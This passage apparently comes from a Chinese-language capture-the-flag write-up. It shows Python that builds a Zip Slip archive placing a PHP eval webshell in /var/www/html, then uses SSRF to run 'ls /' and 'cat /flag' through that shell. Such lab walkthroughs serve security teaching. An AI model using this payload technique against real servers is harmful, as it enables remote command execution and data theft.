with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zf:
    zf.writestr("../../../var/www/html/shell.php", b"<?php @eval($_GET[1]); ?>")

with open("payload.zip", "wb") as f:
f.write(zip_buffer.getvalue())为什么用"../../../var/www/html/shell.php"作为文件条目呢?
原因有:
- 前面的"
../"是为了利用 Zip Slip 实现目录穿越,写木马于指定目录 - 目标为"
/var/www/html"是因为:- 80 端口起的是 Apache,默认工作目录就是
/var/www/html(而且在Dockerfile 中也有体现) - 我们的最终目的是通过 SSRF 访问 80 端口下的木马文件(
shell.php)
- 80 端口起的是 Apache,默认工作目录就是
将生成的 payload.zip 上传。
经服务器一解压,一存放,在指定目录下就有了一句话木马文件(shell.php)。
三、WebShell
通过 SSRF 访问木马文件,并与之交互得到信息。
测试:

测试成功,木马可用,接下来就是查找文件了,看看根目录下有没有文件:
http://127.0.0.1/shell.php?1=system('ls%20/');
发现 flag 就在根目录下,直接读取:
http://127.0.0.1/shell.php?1=system('cat%20/flag');得到 flag: